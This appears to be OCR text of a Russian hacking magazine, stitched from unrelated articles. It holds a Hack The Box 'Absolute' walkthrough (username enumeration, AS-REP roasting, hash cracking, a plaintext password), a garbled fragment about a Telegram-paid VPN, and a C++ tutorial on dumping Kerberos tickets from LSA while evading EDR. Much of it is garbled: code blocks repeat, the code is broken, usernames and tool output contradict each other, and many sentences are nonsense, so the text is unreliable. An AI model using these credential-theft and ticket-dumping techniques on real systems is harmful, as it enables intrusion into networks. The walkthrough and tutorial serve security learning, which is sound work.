135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
| ssl-date: 2023-11-28T08:36:12+00:00; +4h00m00s from scanner time.
3269/tcp open  tcpwrapped
| ssl-date: 2023-11-28T08:36:12+00:00; +4h00m00s from scanner time.
5985/tcp open  mapi         Microsoft Windows RPC over HTTP 1.0
9389/tcp open  mc-nmf       .NET Message Framing
49673/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49674/tcp open  ldap        Microsoft Windows Active Directory LDAP (Domain: absolute.htb0., Site: Default-First-Site-Name)
| ssl-date: 2023-11-28T08:36:12+00:00; +4h00m00s from scanner time.
49677/tcp open  msrpc       Microsoft Windows RPC
49678/tcp open  msrpc       Microsoft Windows RPC
49679/tcp open  msrpc       Microsoft Windows RPC
49680/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер обнаружил много открытых портов, что типично для серверов с Windows:

- 53 — служба DNS;
- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — служба Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC), используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — служба LDAP;
- 445 — служба SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-сервис AD DS.

Ни одна служба не позволила пройти аутентификацию от имени пользователя **guest**, поэтому идем смотреть, что нам покажет веб-сервер.



Главная страница сайта

ТОЧКА ВХОДА

На сайте ничего интересного нет, но всегда стоит изучать метаданные всех приложенных файлов. На сайте нам доступны только картинки. Берем любую из них (мне попалась под руку **hero_5.jpg**), скачиваем и проверяем метаданные:

```
exiftool hero_5.jpg
```

```
Resolution Unit                 : Inches
X Resolution                    : 72
Y Resolution                    : 72
XMP Toolkit                     : Image::ExifTool 11.88
Author                          : Jeffer Robinson
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
```

Метаданные изображения

В поле автора явно имя пользователя! Скачиваем все доступные картинки и извлекаем оттуда имена. Интересно, что они все разные:

```
exiftool hero_*.jpg | grep Author
```

```
> $ exiftool hero_*.jpg | grep Author
Author                          : James Roberts
Author                          : Michael Chaffrey
Author                          : Donald Klay
Author                          : Sarah Osvald
Author                          : Jeffer Robinson
Author                          : Nicole Smith
```

Полученные имена пользователей

Так как на сервере активна служба Kerberos, мы можем перебрать имена пользователей. Kerberos имеет три разных варианта ответа в случае неверной аутентификации:

- учетная данные неверны;
- нет такого пользователя;
- предварительная аутентификация не требуется.

При этом для каждого пользователя у нас есть имя и фамилия, поэтому я накидал простой скрипт, чтобы сгенерировать все возможные варианты имен учетных записей из представленных пар.

```
names = ["James Roberts", "Michael Chaffrey", "Donald Klay", "Sarah
Osvald", "Jeffer Robinson", "Nicole Smith"]

list = ["Administrator", "Guest"]
for name in names:
    n1, n2 = name.split(' ')
    list.append(n1)
    list.append(n1+n2)
    list.append(n1+".".+n2)
    list.append(n1+n2[0])
    list.append(n1+".".+n2[0])
    list.append(n2[0]+n1)
    list.append(n2[0]+".".+n1)
    list.append(n2)
    list.append(n2+n1)
    list.append(n2+".".+n1)
    list.append(n2+n1[0])
    list.append(n2+".".+n1[0])
    list.append(n1[0]+n2)
    list.append(n1[0]+".".+n2)

for n in list:
    print(n)
```

А теперь выполним перебор имен пользователей с помощью утилиты **kerbrute**:

```
./kerbrute_linux_amd64 userenum --dc absolute.htb -d absolute.htb
test_users.txt
```

```
> Using KDC(s):
>   absolute.htb:88

>   [+] VALID USERNAME:       Administrator@absolute.htb
>   [+] VALID USERNAME:       J.Roberts@absolute.htb
>   [+] VALID USERNAME:       M.Chaffrey@absolute.htb
>   [+] VALID USERNAME:       S.Osvald@absolute.htb
>   [+] VALID USERNAME:       D.Klay@absolute.htb
>   [+] VALID USERNAME:       J.Robinson@absolute.htb
>   [+] VALID USERNAME:       N.Smith@absolute.htb
> Done! Tested 86 usernames (7 valid) in 1.428 seconds
```

Результат перебора

Получаем список из семи существующих учетных записей. И уже говорил, что есть вариант, при котором для учетной записи не требуется предварительная аутентификация. Давай проскачиваем наших пользователей с применением техники ASRep Roasting. Она позволяет получить пользовательский билет, из которого перебором можно узнать пароль пользователя. Выполним данную атаку с помощью скрипта GetNPUsers из набора **impacket**:

```
impacket-GetNPUsers absolute.htb/ -no-pass -usersfile users.txt
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User J.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User M.Chaffrey doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User S.Osvald doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$D.Klay@ABSOLUTE.HTB:7c5fcac7f5f5ac1f1c4d8f8a5b5a5f51b6c399a80ce9d1ce
e4a8e9b4a7f08a5e7b6d5c6d5a6a17c8c5a6b1c7f4c6c1e7c6d7f1f72af7b6e7c8f6c7b5f6e6d6a7b5d6c2
[-] User absolute.htb/D.Klay@ABSOLUTE.HTB:$krb5asrep$23$D.Klay@ABSOLUTE.HTB:7c5fcac7f5f5ac1f1c4d8f8a5b5a5f51b6c399a80ce9d1ce4a8e9b4a7f08a5e7b6d5c6d5a6a17c8c5a6b1c7f4c6c1e7c6d7f1f72af7b6e7c8f6c7b5f6e6d6a7b5d6c2
[-] User absolute.htb/S.Osvald@ABSOLUTE.HTB doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User N.Smith doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Результат работы скрипта

Чтобы перебрать хеш с помощью **hashcat**, нужно знать режим перебора. Его можно найти в справке hashcat:

```
hashcat --example | grep "krb5asrep" -A2 -B12
```

```
MD5-MD5-PLAIN
=============
Hash.Mode.....: 4400 (md5(md5(pass)))
Category......: Network Protocol
Slow.Hash.....: No
Slow.Salt.....: No
Password.Len..: 8 - 32
Kernel.Type(s): pure, optimized
Salt.Min.....: 0
Salt.Max.....: 0
Slow.Kernels..: No
Kernel.Type(s): pure, optimized
Example.Hash.Format: hash[:salt]
Example.Hash.....: 8743b52063cd84097a65d1633f5fa074:2020
Example.Pass.....: hashcat
Benchmark.Mode...: Yes
Autodetect.Enabl.: Yes

KRB5ASREP (AS-REP Roasting, MIT Kerberos 5, etype 23, AS-REP)
==============================================================
Hash.Mode.....: 18200
Category......: Network Protocol
Slow.Hash.....: No
Slow.Salt.....: No
Password.Len..: 1 - 256
Kernel.Type(s): pure, optimized
Example.Hash.Format: $krb5asrep$23$user@domain.com:3e156ada591263de...1d16e3 [truncated, use --hash for full length]
Example.Pass.....: hashcat
Benchmark.Mode...: Yes
Autodetect.Enabl.: Yes
```

Справка hashcat

Теперь указываем режим 18200 и перебираем полученный хеш.

```
hashcat -a 0 -m 18200 klay_hash.krb5asrep rockyou.txt
```

```
$krb5asrep$23$D.Klay@ABSOLUTE.HTB:7c5fcac7f5f5ac1f1c4d8f8a5b5a5f51b6c399a80ce9d1ce4a8e9b4a7f08a5e7b6d5c6d5a6a17c8c5a6b1c7f4c6c1e7c6d7f1f72af7b6e7c8f6c7b5f6e6d6a7b5d6c2:rockyou.txt
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (KRB5AS-REP etype 23)
Hash.Target......: $krb5asrep$23$D.Klay@ABSOLUTE.HTB:7c5fcac7f5f5ac1f1c4d8f...7c5f6e
Time.Started.....: Sun Nov 26 08:37:11 2023 (1 sec)
Speed.#1.........:  1234.5 kH/s (0.78ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1024000/14344384 (7.14%)
Rejected.........: 0/1024000 (0.00%)
Restore.Point....: 512000/14344384 (3.57%)
Restore.Sub#1....: Salt:0 Amplifier:0-1 Iterations:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> 1qaz2wsx
Hardware.Mon.#1..: Util: 25%
```

Результат взлома хеша

И получаем пароль пользователя D.Klay.

Продолжение статьи →

HTB ABSOLUTE

С ПОМЕШАННЫМИ ПРИВИЛЕГИЯМИ ЧЕРЕЗ KERBEROS

ПРОДВИЖЕНИЕ

Пользователь ws_admin

Перечисляем доменные данные, пользователь подключается к серверу SMB с помощью утилиты скриптов **CrackMapExec**:


```
crackmapexec smb 10.10.11.181 -u E.Lay -p Darkness0ighQ!!
```

Нечего нет пишем, так как не работает NTLM аутентификация. Попробуем использовать аутентификацию Kerberos, для этого воспользуемся пакетом скриптов GetTGT от набора **Impacket**. Не забываем выставить синхронизацию времени с контроллером домена, для этого, по хорошо, можно запустить чекер синхронизации времени с помощью **net time**:

```
sudo ntpdate -u 10.10.11.181
net time set -S 10.10.11.181
impacket getTGT -dc-ip 10.10.11.181 absolute.htb:Darkness0ighQ!!
```

В теории, повторим подключение к SMB с аутентификацией Kerberos:

```
export KRB5CCNAME=E.Lay@DC01.AD.htb.ccache
crackmapexec smb 10.10.11.181 -k -u E.Lay -p Darkness0ighQ!!
```



И снова неудача, но в плане кворум что это случайно не получится в Бетон. Попробуем подключиться к LDAP:

```
ldap -h 10.10.11.181 -u E.Lay -p Darkness0ighQ!!
```

Подключение успешное, и мы можем работать с LDAP. Перемещаемся в домен **absolute.htb** и выполняем запрос на получение всех доменных данных:

```
ldap -h 10.10.11.181 -u E.Lay -p Darkness0ighQ!!
ldapsearch -x -b "dc=absolute,dc=htb"
```

Подключение успешное, и мы можем работать с LDAP. Перемещаемся в домен **absolute.htb** и выполняем запрос на получение всех доменных данных:

```
ldap -h 10.10.11.181 -u E.Lay -p Darkness0ighQ!!
ldapsearch -x -b "dc=absolute,dc=htb"
```

```
# extended LDIF
#
LDAPv3
base <dc=absolute,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# absolute.htb
dn: DC=absolute,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
dc: absolute
instanceType: 4
whenCreated: 20210302000000.0Z
uSNCreated: 4099
dSASignature:: AQEAAAEAAAAsMQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

VPN ДЛЯ ДРУЗЕЙ

РАЗВОРАЧИВАЕМ СВОЙ VPN-СЕРВЕР С ОПЛАТОЙ через TELEGRAM

ahwilson

В этой статье я покажу не только как сделать свой собственный VPN-сервис на основе WireGuard, но и как его настроить, чтобы им смогли пользоваться твои друзья и знакомые. И даже, если повезло-тебе, заработать тебе свою дозу за эксплуатацию, пользуясь простым ботом в Telegram.

Возможность анонсировать трафик и пользоваться его чаще другие сервисы, которые предоставляют VPN-сервисы, в принципе, не дает. Но мы-то с тобой как раз пользуемся для своих баз VPN-ов обычно. Где этим фишкам пользователи выбирают сервис по принципу «лишь бы работало», не нередкие и со встроенной рекламой и ценой в любые копейки, но доступно и удобно.

Сервисов, которые предоставляют подобную возможность с оплатой строки. Гаеров вроде нет, с тобой такое замечу в радости, и не знаю никакого опыта, поэтому такой сервис на свом виде. Друзья стали спрашивать, мол-ты и на Netflix-ом сидишь, и Spotify-ом пользуешься, и дешевый сервис. Сделаю копию с настройками чего-нибудь на свой.

Ну, а раз уже сервис, то и оплата должна стоящим кошелем, но потом это стало проблемой. Тогда я задумал создать сервис с оплатой через Telegram, и временно вместо Telegram я временно использовал Yandex.Money. Для оплаты в рассылку тебе и мне подробнее в подписке всем нужным для детской исходящим.

WARNING

Предоставление сторонним лицам прямого доступа через администрирование на тебе системы, где ты сам, твоя семья и домашние дела, ты сам, твоя семья и дети. Не забудь задавать обязательно, что

ДЕРЕМ ТРИ ШКУРЫ

КАК ДАМПИТЬ ТИКЕТЫ KERBEROS НА C++

Michelle Kristiadie
Игра | ТК Allkomputer
michael_2000@yandex.ru

Kerberos предоставляет множество функций для аутентификации пользователей. Основным «кирпичиком» считаются тикеты, которые в ходе установления на проникновение дают каждой ноде бы раз дампитит из памяти процесса LSASS. Давай разберемся, как можно решить эту задачу, не прибегая к сложным инструментам.

Тикеты Kerberos бывают двух видов: TGT (Ticket Granting Ticket) и TGS (Ticket Granting Service). Для их дампа используются популярные инструменты, которые давно стали собственностью администраторов, а тем более хакеров за защитников. Каждый раз обращордаешь или кратковать тот же Mimikatz как минимум трудозатратно, поэтому в решении разобраться в том, как работает от дамп тикетов с систем Windows.

KERBEROS AP

В одной из моих прошлых статей ты узнал, что такое SSP, SP и AP. Теперь пора начинать имя злоупотреблять по-настоящему. Мы будем обращаться к AP Kerberos и доставать из него билеты. Этот AP по умолчанию всегда прослушивает в процессе **lsass.exe**, поэтому для взаимодействия с ним будет использовать стандартные API, которые нужны для работы с LSA.

Подружекая kerberos dll

Нам потребуется всего несколько функций:

- LsaConnectUntrusted;
- LsaRegisterLogonProcess;
- LsaGetLogonSessionData;
- LsaFreeReturnBuffer;
- LsaCallAuthenticationPackage.

Да, дамп будет выполнен без всякой магии, стандартными, легитимными вызовами API. Я помню, как однажды услышал, будто дамп тикетов осуществляется полем чтения, а запись парсинга памяти LSASS. Так вот, друзья мои, не Рубеус, не Mimikatz! Не делают. Оба инструмента делают точно так же, отображая все самые аналоги.

Итоговый результат получился более чем правдоподобным! Если у нас есть права локального администратора, то мы выгрузим абсолютно всё тикеты из системы.

Дамп тикетов от лица привилегированного (у)


А если при администратора нет, то сможем получить лишь тикеты из сеанса входа текущего пользователя.

Тикеты текущего пользователя

Итак, приступим к написанию инструмента.

НАЧАЛО РАБОТЫ

При взаимодействии по протоколу Kerberos между клиентом и KDC или службой использовать AP Kerberos. Внутри его кэша будут хранится все сессионные ключи, а также полученные пользователем TGT- и TGS-билеты. Но каким образом AP Kerberos понимает, что этот тикет принадлежит такому-то пользователю, а этот другому? Дело в игру вступают LUID. LUID — некий идентификатор текущей сессии. Мы можем увидеть текущий LUID с помощью команды **klist**.




Текущий LUID 0x3e7

Для успешного дампа тикетов других пользователей нам нужно знать их LUID. Перечислить LUID можно с помощью **LsaGetLogonSessionData()**. Подробнее эту функцию мы рассмотрим чуть позже, но сначала, что если мы не имеем права администратора, то никто не даст нам сдампить чужие тикеты, поэтому подробная реализация может оказаться бесполезной.

Во-первых, я предлагаю создать заголовочный файл **stuff.h**, куда мы поместим все прототипы функций, другие заголовочные файлы и некоторые перечисленные значения с задатком на будущее.

```
#pragma once
#define WIN32_NO_STATUS
#define SECURITY_WIN32
#include <windows.h>
#include <NTSecAPI.h>
#include <iostream>
#include <sddl.h>
#include <algorithm>
#include <string>
#include <TlHelp32.h>
#include <cstring>
#include <cstdlib>
#include <iomanip>
#include <map>
#define DEBUG
#include <locale>
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)

#pragma comment (lib, "Secur32.lib")
const PCWCHAR TicketFlagsToString[] = {
    L"name_canonicalize", L"?", L"ok_as_delegate", L"?",
    L"hw_authent", L"pre_authent", L"initial", L"renewable",
    L"invalid", L"postdated", L"may_postdate", L"proxy",
    L"proxiable", L"forwarded", L"forwardable", L"reserved",
};

const char base64_chars[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

LSA_STRING* create_lsa_string(const char* value);
bool EnablePrivilege(PCWCHAR privname, bool enable);
DWORD IncreaseHandleSystem();
BOOL LsaConnect(PHANDLE LsaHandle);
VOID FileTimeToTime(const FILETIME* time);
VOID ParseKrbTags(ULONG flags);
ULONG GetLogonSessionInfo(HANDLE LsaHandle, LUID LogonId, ULONG kerberosAP);
ULONG GetKerberosPackage(HANDLE LsaHandle, LSA_STRING* lsastr);
```

Пока мы не будем углубляться в подробности работы каждой функции — я рассказал о них чуть позже. Мы также добавили массив символов для кодирования в Base64. Кодировать тикет в Base64 нужно по той причине, что он представляет собой бинарные данные, которые невозможно корректно отобразить.



Тикет в голом виде

Как ты видишь, здесь огромное количество непечатаемых символов. Разве что просматриваются имя домена. Эти данные никак не получится скопировать, вставить на другой компьютер, а затем внедрить, поэтому применяем кодирование в Base64. Функция для кодирования выглядит вот так:

```
std::string base64_encode(const unsigned char* bytes_to_encode,
size_t in_len) {
    std::string ret;

    int val = 0, width = -6;
    for (size_t i = 0; i < in_len; ++i) {
        unsigned char c = bytes_to_encode[i];
        val = (val << 8) + c;
        width += 8;
        while (width >= 0) {
            out.push_back(base64_chars[(val >> width) & 0x3F]);
            width -= 6;
        }
    }
    if (width > -6) out.push_back(base64_chars[((val << 8) >> (width +
8)) & 0x3F]);
    while (ret.size() % 4) ret.push_back('=');

    return ret;
}
```

Она как раз использует этот самый массив символов. Теперь перейдем в самое начало нашего кода, а функцию **main**

```
int main() {
    setlocale(LC_ALL, "");
    ShowAvailableDrivers();
    HANDLE LsaHandle = NULL;
    BOOL DumpAllTickets = FALSE;
    if (LsaConnect(&LsaHandle)) {
#ifdef DEBUG
        std::wcout << L"[+] I'll dump all tickets" << std::endl;
#endif
        DumpAllTickets = TRUE;
    }
    else {
#ifdef DEBUG
        std::wcout << L"[-] I'll dump tickets of current user" << std
::endl;
#endif
    }
#ifdef DEBUG
    std::wcout << L"[+] LsaHandle: " << (unsigned long)LsaHandle << std
::endl;
#endif
    PLSA_STRING krbname = create_lsa_string("kerberos");
    ULONG kerberosAP = GetKerberosPackage(LsaHandle, *krbname);
#ifdef DEBUG
    std::wcout << L"[+] Kerberos AP: " << kerberosAP << std::endl;
#endif
```

Уж извини меня за такое количество директив для препроцессора. Сначала дамп их убрать, а потом оставлю. Если тебе не нужно лишнего большого вывода, где инструмент будет сообщать обо всем, что он делает с системой, то просто на файла **stuff.h** уберри строку **#define DEBUG**. Если же потребуется отладить весь поток вывода, оставляй на.

Итак, первым делом мы ставим локаль, чтобы наш инструмент умел корректно работать с любыми языками, хоть с русским, хоть с японским, хоть с картографическим диалектом поэтому как язык. Далее в функции **ShowAvailableDrivers()** мы выводим наш суперстрашный черно-зеленый кинескоп тупо не обойдется без него), а затем наступает этап подключения к LSA в функции **LsaConnect()**.

ОСОБЕННОСТИ ДАМПА

Наш инструмент замечателен тем, что тянуть будет сразу дамп AP Kerberos. Причем этот вариант можно считать достаточно скрытным. Быть может, из каких-то тикетов ты заметил, что сдампить LSASS стандартными средствами не получается, но при этом какой-нибудь **Rubeus.exe dump** успешно справляется. Почему?

Проблема заключается в том, что большинство EDR (да и всяких других наворотов) средств защиты, в ряде случаев, отслеживают миллионы дамперов (отслеживают принятие функции для получения хендла на процесс **lsass.exe**. Например, хукают тот же **OpenProcess()**. Всякие более продвинутые варианты используют чуть большие хитрые приемчики, но этого мало. Мы будем взаимодействовать не с процессом **lsass.exe** а со службой LSA. Нам не понадобится получать хендл на процесс, мы получим хендл только на саму службу, поэтому задействовать наш инструмент будет чуточку сложнее.

Продолжение статьи →

ДЕРЕМ ТРИ ШКУРЫ

КАК ДАЛИНЕЙ ОБОЙТИСЬ БЕЗ ПОЛИТИКИ

ПОДКЛЮЧЕНИЕ К LSA

Для начала нам нужно подключиться к AP Kaspersky, следует подключиться к LSA. Для подключения к LSA используется функция connectToLsa(pszRpcEndpoint). Внутри вызывается функция LsaConnect(). Она принимает адрес, который получает из параметров командной строки или использует по умолчанию.

```
// Build Endpoint
WORD\ LsaEndpoint = NULL;
LsaConnect(&LsaHandle);

// Attempt
BOOL\ LsaConnectSuccess\ = false;
while\ (true)\ {
    LsaConnectSuccess\ = LsaConnect(LsaEndpoint, LsaHandle);
    DWORD\ LsaConnectError\ = GetLastError();
    if\ (LsaConnectSuccess\ || LsaConnectError\ != ERROR_ACCESS_DENIED)\ {
        break;
    }
    std::cout << "[-] Failed to connect to LSA, retrying\n";
    std::cout << "[-] Trying to get system\" -c std::endl;
    if\ (!ImpersonateSystem()\ != 0)\ {
        break;
    }
    std::cout << "[-] Got get SYSTEM rights" << std::endl;
    status\ =\ LsaConnectUntrusted(LsaHandle);
    if\ (status\ != 0)\ {
        std::cout << "[-] LsaConnectUntrusted Err: " << status << std::endl;
        LsaRtlFreeLastNtStatus(status);\ std::cout;
        exit(-1);
    }
    else\ {
        break;
    }
}

if\ (LsaConnectSuccess)\ {
    GetUserNameTwice(\_Buserrnameinit);
    std::cout << "[+] Connected to LSA as " << \_Buserrnameinit << "\n";
    return\ true;
}
std::cout << "[-] Failed to connect to LSA" << std::endl;
std::cout << "[-] Error code: " << LsaConnectError << std::endl;
LsaRtlFreeLastNtStatus(LsaConnectError);\ std::cout;
    exit(-1);
}
else\ {
    return\ false;
}
}
```

Этот метод и этой функции вы также можете проверить, получается он сделать вызов или нет. Использовать LsaRtlFreeLastNtStatus() для отображения полных текстов ошибок. Сначала получаем имя пользователя, от лица которого запущен интерпретатор. Затем вызываем функцию ImpersonateSystem(), которая вызывает функцию ImpersonateNamedPipeClient() с параметром "lsass.exe". Если вызов прошел успешно, то мы получаем права SYSTEM. Теперь вызываем LsaConnectUntrusted(). Если все прошло успешно, то мы подключились к LSA. Если нет, то выходим.

```
// Build Endpoint
WORD\ LsaEndpoint = NULL;
LsaConnect(&LsaHandle);

// Attempt
BOOL\ LsaConnectSuccess\ = false;
while\ (true)\ {
    LsaConnectSuccess\ = LsaConnect(LsaEndpoint, LsaHandle);
    DWORD\ LsaConnectError\ = GetLastError();
    if\ (LsaConnectSuccess\ || LsaConnectError\ != ERROR_ACCESS_DENIED)\ {
        break;
    }
    std::cout << "[-] Error making ImBeingPrivileged" << std::
    if\ (!ImBeingPrivileged()\ != 0)\ {
        break;
    }
    std::cout << "[-] ImBeingPrivileged Failed" << std::endl;
    if\ (!ImpersonateSystem()\ != 0)\ {
        break;
    }
    std::cout << "[-] Got SYSTEM rights" << std::endl;
    status\ =\ LsaConnectUntrusted(LsaHandle);
    if\ (status\ != 0)\ {
        std::cout << "[-] LsaConnectUntrusted Err: " << status << std::
        LsaRtlFreeLastNtStatus(status);\ std::cout;
        exit(-1);
    }
    else\ {
        break;
    }
}

if\ (LsaConnectSuccess)\ {
    GetUserNameTwice(\_Buserrnameinit);
    std::cout << "[+] Connected to LSA as " << \_Buserrnameinit << "\n";
    return\ true;
}
std::cout << "[-] Failed to connect to LSA" << std::endl;
std::cout << "[-] Error code: " << LsaConnectError << std::endl;
LsaRtlFreeLastNtStatus(LsaConnectError);\ std::cout;
    exit(-1);
}
else\ {
    return\ false;
}
}
```

Этот же метод и функции мы не сделаем, добавим исполнение кода в случае успеха. В каком случае прерывание можно минимизировать, получаем ошибку доступа, вызываем функцию ImBeingPrivileged(). Если вызов прошел успешно, то мы получаем права SYSTEM. Теперь вызываем LsaConnectUntrusted(). Если все прошло успешно, то мы подключились к LSA. Если нет, то выходим.

```
// Build Endpoint
WORD\ LsaEndpoint = NULL;
LsaConnect(&LsaHandle);

// Attempt
BOOL\ LsaConnectSuccess\ = false;
while\ (true)\ {
    LsaConnectSuccess\ = LsaConnect(LsaEndpoint, LsaHandle);
    DWORD\ LsaConnectError\ = GetLastError();
    if\ (LsaConnectSuccess\ || LsaConnectError\ != ERROR_ACCESS_DENIED)\ {
        break;
    }
    std::cout << "[-] Error making ImBeingPrivileged" << std::
    if\ (!ImBeingPrivileged()\ != 0)\ {
        break;
    }
    std::cout << "[-] ImBeingPrivileged Failed" << std::endl;
    if\ (!ImpersonateSystem()\ != 0)\ {
        break;
    }
    std::cout << "[-] Got SYSTEM rights" << std::endl;
    status\ =\ LsaConnectUntrusted(LsaHandle);
    if\ (status\ != 0)\ {
        std::cout << "[-] LsaConnectUntrusted Err: " << status << std::
        LsaRtlFreeLastNtStatus(status);\ std::cout;
        exit(-1);
    }
    else\ {
        break;
    }
}

if\ (LsaConnectSuccess)\ {
    GetUserNameTwice(\_Buserrnameinit);
    std::cout << "[+] Connected to LSA as " << \_Buserrnameinit << "\n";
    return\ true;
}
std::cout << "[-] Failed to connect to LSA" << std::endl;
std::cout << "[-] Error code: " << LsaConnectError << std::endl;
LsaRtlFreeLastNtStatus(LsaConnectError);\ std::cout;
    exit(-1);
}
else\ {
    return\ false;
}
}
```

Если же нам повезло есть только, то теперь наша программа исполняется в контексте процесса lsass.exe. Теперь мы можем вызывать функции LsaRtlFreeLastNtStatus() и std::cout. Для отладки

ДЕРЕМ ТРИ ШКУРЫ

КАК ДАМПИТЬ ТИКЕТЫ KERBEROS НА C++

ИЗУЧЕНИЕ КЕША

Наконец, сердце программы. Основной компонент, который выполняет дамп тикетов, лежит в функции **ReceiveLogonInfo()**. Она имеет следующий прототип:

```
DWORD ReceiveLogonInfo(HANDLE LsaHandle, LUID LogonId, ULONG
kerberosAP);
```

- `LsaHandle` — хендл на LSA, полученный через `LsaRegisterLogonProcess()` или `LsaConnectUntrusted()`;
- `LogonID` — LUID сеанса ввода, тикеты которого нужно сдампить;
- `kerberosAP` — адреса памяти аутентификации Kerberos.

Полный код функции приводить не буду — он слишком большой. Рассмотрим по частям. Сначала мы должны обратиться к пакету аутентификации Kerberos, чтобы получить информацию обо всех кешированных билетах. Для этого используется функция **LsaCallAuthenticationPackage()**.

```
NTSTATUS LsaCallAuthenticationPackage(
  [in]  HANDLE   LsaHandle,
  [in]  ULONG    AuthenticationPackage,
  [in]  PVOID    ProtocolSubmitBuffer,
  [in]  ULONG    SubmitBufferLength,
  [out] PVOID    *ProtocolReturnBuffer,
  [out] PULONG   ReturnBufferLength,
  [out] PNTSTATUS ProtocolStatus
);
```

Здесь:

- `LsaHandle` — хендл на LSA;
- `AuthenticationPackage` — айдишник пакета, к которому мы обращаемся;
- `ProtocolSubmitBuffer` — специфичная для каждого АР структура, позволяющая запросить информацию, которую этот АР может предоставить. Например, мы будем отдавать структуру `KERB_QUERY_TKT_CACHE_REQUEST`, получив которую АР Kerberos поймет, что ему нужно выдать информацию обо всех кешированных тикетах;
- `SubmitBufferLength` — размер `ProtocolSubmitBuffer`;
- `ProtocolReturnBuffer` — взаимодействие с АР во многом похоже на взаимодействие по HTTP. Сначала отправляется реквест, а затем отдается response. Так вот, в этом параметре будет лежать структура, которую вернул АР. Например, `KERB_QUERY_TKT_CACHE_RESPONSE`;
- `ReturnBufferLength` — размер `ProtocolReturnBuffer`;
- `ProtocolStatus` — ты, наверное, знаешь, что всякие ошибки у функций WinAPI можно ловить с помощью `GetLastError()`. Так вот, эта функция может сломаться как при вызове, так и внутри самого АР Kerberos. В этом параметре будет лежать ошибка, возвращенная непосредственно АР Kerberos. Например, если функция вызвалась успешно, но мы передали кривую структуру, то АР Kerberos любезно сообщит нас об этом с помощью соответствующего кода ошибки, который можно получить отсюда.

Теперь минутка лирики: в зависимости от того, как был получен хендл на LSA, в АР Kerberos будут вызваны различные функции. Если хендл получен через `LsaRegisterLogonProcess()`, то к АР вызывается функция **LsaApCallPackageUntrusted()**. Если же через **LsaRegisterLogonProcess()**, то **LsaApCallPackage()**. Прототипы функций приводить не буду — они достаточно большие, мы их разберем в следующих статьях, когда будем писать полноценный АР.

Вернемся к «Керберосу». Вот структура, которую нужно отдавать в АР Kerberos для перечисления его кеша:

```
typedef struct _KERB_QUERY_TKT_CACHE_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID                       LogonId;
} KERB_QUERY_TKT_CACHE_REQUEST, *PKERB_QUERY_TKT_CACHE_REQUEST;
```

Здесь:

- `MessageType` — специальное перечисляемое значение, характеризующее тип обращения к АР; то есть с какой целью мы к нему пришли. Можно использовать `KerbQueryTicketCacheMessage`;
- `LogonId` — сессия ввода, для которой нужно перечислить тикеты.

В ответ АР Kerberos вернет структуру **KERB_QUERY_TKT_CACHE_RESPONSE**:

```
typedef struct _KERB_QUERY_TKT_CACHE_RESPONSE {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  ULONG                      CountOfTickets;
  KERB_TICKET_CACHE_INFO     Tickets[ANYSIZE_ARRAY];
} KERB_QUERY_TKT_CACHE_RESPONSE, *PKERB_QUERY_TKT_CACHE_RESPONSE;
```

Здесь:

- `MessageType` — специальное перечисляемое значение. Будет равно `KerbQueryTicketCacheMessage`;
- `CountOfTickets` — количество тикетов, которые связаны с указанной сессией ввода;
- `Tickets[ANYSIZE_ARRAY]` — массив, содержащий информацию о тикетах. Представлен в виде структуры `KERB_TICKET_CACHE_INFO`:

```
typedef struct _KERB_TICKET_CACHE_INFO {
  UNICODE_STRING ServerName;
  UNICODE_STRING RealmName;
  LARGE_INTEGER  StartTime;
  LARGE_INTEGER  EndTime;
  LARGE_INTEGER  RenewTime;
  LONG           EncryptionType;
  ULONG          TicketFlags;
} KERB_TICKET_CACHE_INFO, *PKERB_TICKET_CACHE_INFO;
```

Здесь:

